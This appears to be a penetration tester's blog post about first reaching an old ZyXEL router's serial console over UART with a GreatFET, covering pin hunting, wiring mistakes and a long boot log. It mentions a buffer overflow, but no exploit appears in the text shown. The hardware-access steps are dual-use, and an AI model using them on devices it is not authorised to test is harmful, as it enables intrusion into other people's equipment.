UART, Actually: First Time Popping a Router Open with a Screwdriver Instead of a Browser
I’ve spent close to a decade breaking into things through a network cable. Infrastructures, Active Directory, web apps, the occasional vulnerabilities I discovered just to get a shell nobody asked for. What I had never actually done, not once, was connect a wire to an embedded device and talk to it directly. I did test routers in my engagements, but I would always be worried that I will damage the hardware, so I left soldiering and connecting the UART cables to more experienced colleagues. Every hardware hacker I follow on Twitter made it look like some kind of ancient ritual involving a soldering iron, a prayer, and a multimeter that costs more than my first car.
What finally pushed me over the edge was the Flashback Team’s “Hunting Zero-days in Embedded Devices” training. I’ll say this plainly instead of burying it in a footnote: it’s an excellent course, genuinely one of the better technical trainings I’ve went through, and Pedro and Radek run it in a way that makes hardware hacking feel approachable instead of intimidating. I took the online, on-demand version so I lacked the hands-on hardware disassembly and came out of it wanting to immediately go try everything on real hardware before I let myself forget any of it.
So I did what any reasonable adult does when faced with something that intimidates them, freshly armed with a course’s worth of confidence: I took my GreatFET One, pulled a ZyXEL VMG1312-B30B out of a drawer, and decided this router was going to lose its virginity to me over a weekend.


The router is from 2013, it’s older than some of my nephews, and EOL enough that I don’t feel bad poking at it properly - so alongside the UART fumbling, there’s a real buffer overflow in here too, further down, found the same way you’d expect: by typing too many A’s into a field that should have said no to that. This is still, first and foremost, the story of a guy who is very comfortable typing nmap and considerably less comfortable identifying which of five unlabeled pads on a PCB is going to send 3.3V into his laptop if he guesses wrong - the vulnerability just happened to be standing there when I went looking.
First problem: which pin is which. There are five pins in a row near the CPU, already soldered on, with a gap after the first one that turned out to be the universal “pin 1 goes here, idiot” marker. I bought a UNI-T UT139A multimeter, a perfectly respectable little device, and I was fully convinced I could just measure my way to an answer like a grown-up. Continuity mode found me ground with zero drama. Everything after that turned into a comedy of errors that took me embarrassingly long to understand.

I’ve found TX easily. But, RX and VCC on an idle UART line sat at basically the same voltage. Then I googled around to see how to find a solution for this. One of the suggestions was to reboot / power the device on and off and immediately measure the voltage on the pins, but I just could not differentiate them. Then I tried asking for additional help, and Gemini stood in my defense by saying that the RX wiggles up and down a few million times a second while it’s actually receiving data (it cannot receive anything as it is not connected to any network), and VCC just sits there being boring and constant. Also, Gemini blamed my multimeter as it updates its display only two or three times a second. Basically - it said it was the multimeter’s fault, but it was all mine. I burned an embarrassing chunk of an afternoon on this (I’m impatient, want to get a shell, so 15 minutes looks like a week) and just went looking for someone who’d already mapped this exact family of board. Found a pin out for a close cousin model, matched it against the things I actually knew for certain (my ground pin and TX), and decided to trust it enough to try, with the plan of confirming TX by watching for actual boot text and any other errors I will fix with a fire extinguisher.
Second problem: I plugged my laptop into the wrong USB port on the GreatFET. There are two. I used the one that isn’t for that. The board just sat there, dark and silent, judging me quietly while I googled “greatfet not detected” like a man who has never once read a product page before buying something. Turns out one port is for talking to your computer and the other one is for the GreatFET to pretend to be a USB device toward something else entirely - which is a genuinely cool feature, and one I discovered exclusively by using it wrong first. Moved to the correct port, heartbeat LED came alive, and I felt a completely disproportionate sense of triumph for a man who had, so far, accomplished nothing except plugging in a cable correctly on the twentieth try.
With the router side already sorted - ground, TX, and RX identified on the board itself - all that was actually left was wiring the other end. The GreatFET’s own docs spell out exactly which of its pins carry UART TX and RX, so this part was refreshingly easy (Yep, I made a mistake here also. I connected to the MOSI/MISO pins 39/40, instead 33/34 for UART RX/TX): ground to ground, router TX to GreatFET RX, router RX to GreatFET TX, the usual crossover you’d do with any serial adapter.


So far I did everything exactly the opposite from what I learned at the training: didn’t find and read the data sheets, did not triple-check the cable connections, didn’t learn the tools. Well, you live and learn the hard way I guess.
With ground, RX and TX wired up and gf uart open in a terminal, I powered the router on and watched a full boot log scroll past - Broadcom chipset, CFE bootloader, and a kernel that is twelve years old.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
➜  greatfet uart
Entering monitor mode. To terminate, type CTRL+A, then CTRL+C.

CFE version 1.0.38-112.37 for BCM963268 (32bit,SP,BE)
Build Date: 07/03/2013 (yushu@howaBuild)
Copyright (C) 2000-2011 Broadcom Corporation.

NAND flash device: name Toshiba TC58NVM9S3ETA00, id 0x98f0 block 128KB size 65536KB
Chip ID: BCM63168D0, MIPS: 400MHz, DDR: 400MHz, Bus: 200MHz
Main Thread: TP0
Memory Test Passed
Total Memory: 67108864 bytes (64MB)
Boot Address: 0xb8000000

Board IP address                  : 192.168.1.1:ffffff00
Host IP address                   : 192.168.1.100
Gateway IP address                :
Run from flash/host (f/h)         : f
Default host run file name        : vmlinux
Default host flash file name      : bcm963xx_fs_kernel
Boot delay (0-9 seconds)          : 1
Board Id (0-11)                   : 963168VXB
Number of MAC Addresses (1-32)    : 8
Base MAC Address                  : 5c:f4:ab:03:0b:50
PSI Size (1-128) KBytes           : 128
Enable Backup PSI [0|1]           : 1
System Log Size (0-256) KBytes    : 0
Main Thread Number [0|1]          : 0

*** Press any key to stop auto run (1 seconds) ***
Auto run second count down: 0
Wait for Multiboot Service Packet...  0
Booting from only image (0xb8040000) ...
Code Address: 0x80010000, Entry Address: 0x8032c100
Decompression OK!
Entry at 0x8032c100
Closing network.
Disabling Switch ports.
Flushing Receive Buffers...
0 buffers found.
Closing DMA Channels.
Starting program at 0x8032c100
Linux version 2.6.30 (chengru@howaBuild) (gcc version 4.4.2 (Buildroot 2010.02-git) ) #7 SMP PREEMPT Thu Mar 6 17:59:45 CST 2014
NAND flash device: name Toshiba TC58NVM9S3ETA00, id 0x98f0 block 128KB size 65536KB
963168VXB prom init
CPU revision is: 0002a080 (Broadcom4350)
DSL SDRAM reserved: 0x132000
Determined physical RAM map:
 memory: 03ece000 @ 00000000 (usable)
Zone PFN ranges:
  DMA      0x00000000 -> 0x00001000
  Normal   0x00001000 -> 0x00003ece
Movable zone start PFN for each node
early_node_map[1] active PFN ranges
    0: 0x00000000 -> 0x00003ece
On node 0 totalpages: 16078
free_area_init_node: node 0, pgdat 80401a80, node_mem_map 81000000
  DMA zone: 32 pages used for memmap
  DMA zone: 0 pages reserved
  DMA zone: 4064 pages, LIFO batch:0
  Normal zone: 94 pages used for memmap
  Normal zone: 11888 pages, LIFO batch:1
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 15952
Kernel command line: root=mtd:rootfs ro rootfstype=jffs2 console=ttyS0,115200
wait instruction: enabled
Primary instruction cache 64kB, VIPT, 4-way, linesize 16 bytes.
Primary data cache 32kB, 2-way, VIPT, cache aliases, linesize 16 bytes
NR_IRQS:128
PID hash table entries: 256 (order: 8, 1024 bytes)
console [ttyS0] enabled
Dentry cache hash table entries: 8192 (order: 3, 32768 bytes)
Inode-cache hash table entries: 4096 (order: 2, 16384 bytes)
Memory: 58676k/64312k available (3215k kernel code, 5616k reserved, 842k data, 152k init, 0k highmem)
Calibrating delay loop... 399.36 BogoMIPS (lpj=199680)
Mount-cache hash table entries: 512
--Kernel Config--
  SMP=1
  PREEMPT=1
  DEBUG_SPINLOCK=0
  DEBUG_MUTEXES=0
Broadcom Logger v0.1 Mar  6 2014 13:12:57
CPU revision is: 0002a080 (Broadcom4350)
Primary instruction cache 64kB, VIPT, 4-way, linesize 16 bytes.
Primary data cache 32kB, 2-way, VIPT, cache aliases, linesize 16 bytes
Calibrating delay loop... 402.43 BogoMIPS (lpj=201216)
Brought up 2 CPUs
net_namespace: 1140 bytes
NET: Registered protocol family 16
Internal 1P2 VREG will be shutdown if unused...Unused, turn it off (000099d7-000099ce=9<300)
registering PCI controller with io_map_base unset
registering PCI controller with io_map_base unset
bio: create slab <bio-0> at 0
SCSI subsystem initialized
usbcore: registered new interface driver usbfs
usbcore: registered new interface driver hub
usbcore: registered new device driver usb
pci 0000:00:00.0: reg 10 32bit mmio: [0x10004000-0x10013fff]
pci 0000:00:00.0: reg 30 32bit mmio: [0x000000-0x0007ff]
pci 0000:00:00.0: supports D1 D2
pci 0000:00:00.0: PME# supported from D0 D3hot D3cold
pci 0000:00:00.0: PME# disabled
pci 0000:00:09.0: reg 10 32bit mmio: [0x10002600-0x100026ff]
pci 0000:00:0a.0: reg 10 32bit mmio: [0x10002500-0x100025ff]
pci 0000:01:00.0: PME# supported from D0 D3hot
pci 0000:01:00.0: PME# disabled
pci 0000:01:00.0: PCI bridge, secondary bus 0000:02
pci 0000:01:00.0:   IO window: disabled
pci 0000:01:00.0:   MEM window: disabled
pci 0000:01:00.0:   PREFETCH window: disabled
PCI: Setting latency timer of device 0000:01:00.0 to 64
BLOG v3.0 Initialized
BLOG Rule v1.0 Initialized
Broadcom IQoS v0.1 Mar  6 2014 13:14:32 initialized
Broadcom GBPM v0.1 Mar  6 2014 13:14:32 initialized
NET: Registered protocol family 8
NET: Registered protocol family 20
NET: Registered protocol family 2
IP route cache hash table entries: 1024 (order: 0, 4096 bytes)
TCP established hash table entries: 2048 (order: 2, 16384 bytes)
TCP bind hash table entries: 2048 (order: 2, 16384 bytes)
TCP: Hash tables configured (established 2048 bind 2048)
TCP reno registered
NET: Registered protocol family 1
JFFS2 version 2.2. (NAND) © 2001-2006 Red Hat, Inc.
fuse init (API version 7.11)
msgmni has been set to 114
io scheduler noop registered (default)
PCI: Setting latency timer of device 0000:01:00.0 to 64
Driver 'sd' needs updating - please use bus_type methods
PPP generic driver version 2.4.2
PPP Deflate Compression module registered
PPP BSD Compression module registered
NET: Registered protocol family 24
Broadcom DSL NAND controller (BrcmNand Controller)
-->brcmnand_scan: CS=0, numchips=1, csi=0
mtd->oobsize=0, mtd->eccOobSize=0
NAND_CS_NAND_XOR=00000000
Disabling XOR on CS#0
brcmnand_scan: Calling brcmnand_probe for CS=0
B4: NandSelect=40000001, nandConfig=14152300, chipSelect=0
brcmnand_read_id: CS0: dev_id=98f00015
After: NandSelect=40000001, nandConfig=14152300
Block size=00020000, erase shift=17
NAND Config: Reg=14152300, chipSize=64 MB, blockSize=128K, erase_shift=11
busWidth=1, pageSize=2048B, page_shift=11, page_mask=000007ff
timing1 not adjusted: 6574845b
timing2 not adjusted: 00001e96
brcmnand_adjust_acccontrol: gAccControl[CS=0]=00000000, ACC=f7ff1010
BrcmNAND mfg 98 f0 TOSHIBA TC58NVM9S3ETA00 64MB on CS0

Found NAND on CS0: ACC=f7ff1010, cfg=14152300, flashId=98f00015, tim1=6574845b, tim2=00001e96
BrcmNAND version = 0x0400 64MB @00000000
brcmnand_scan: Done brcmnand_probe
brcmnand_scan: B4 nand_select = 40000001
brcmnand_scan: After nand_select = 40000001
100 CS=0, chip->ctrl->CS[0]=0
ECC level 15, threshold at 1 bits
reqEccLevel=0, eccLevel=15
190 eccLevel=15, chip->ecclevel=15, acc=f7ff1010
brcmnand_scan 10
200 CS=0, chip->ctrl->CS[0]=0
200 chip->ecclevel=15, acc=f7ff1010
page_shift=11, bbt_erase_shift=17, chip_shift=26, phys_erase_shift=17
brcmnand_scan 220
Brcm NAND controller version = 4.0 NAND flash size 64MB @1c000000
brcmnand_scan 230
brcmnand_scan 40, mtd->oobsize=64, chip->ecclayout=00000000
brcmnand_scan 42, mtd->oobsize=64, chip->ecclevel=15, isMLC=0, chip->cellinfo=0
ECC layout=brcmnand_oob_bch4_4k
brcmnand_scan:  mtd->oobsize=64
brcmnand_scan: oobavail=50, eccsize=512, writesize=2048
brcmnand_scan, eccsize=512, writesize=2048, eccsteps=4, ecclevel=15, eccbytes=3
300 CS=0, chip->ctrl->CS[0]=0
500 chip=83a43990, CS=0, chip->ctrl->CS[0]=0
-->brcmnand_default_bbt
brcmnand_default_bbt: bbt_td = bbt_main_descr
Bad block table Bbt0 not found for chip on CS0
Bad block table 1tbB not found for chip on CS0
File system address: 0xb8040000
Scanning device for bad blocks, options=00004000
-->brcmnand_isbad_raw(offs=3fe0000
Bad block table written to 0x03fe0000, version 0x01
-->brcmnand_isbad_raw(offs=3fc0000
Bad block table written to 0x03fc0000, version 0x01
brcmnandCET: Did not find CET, recreating
brcmnandCET: Status -> Deferred
brcmnand_scan 99
Root file system size 13a0000
Creating 4 MTD partitions on "brcmnand.0":
0x000000040000-0x0000010a0000 : "rootfs"
0x000002760000-0x000002b60000 : "data"
0x000000000000-0x000000020000 : "nvram"
0x000002b60000-0x000003f00000 : "fw"
ehci_hcd: USB 2.0 'Enhanced' Host Controller (EHCI) Driver
PCI: Enabling device 0000:00:0a.0 (0000 -> 0002)
PCI: Setting latency timer of device 0000:00:0a.0 to 64
ehci_hcd 0000:00:0a.0: EHCI Host Controller
ehci_hcd 0000:00:0a.0: new USB bus registered, assigned bus number 1
ehci_hcd 0000:00:0a.0: Enabling legacy PCI PM
ehci_hcd 0000:00:0a.0: irq 18, io mem 0x10002500
ehci_hcd 0000:00:0a.0: USB f.f started, EHCI 1.00
usb usb1: configuration #1 chosen from 1 choice
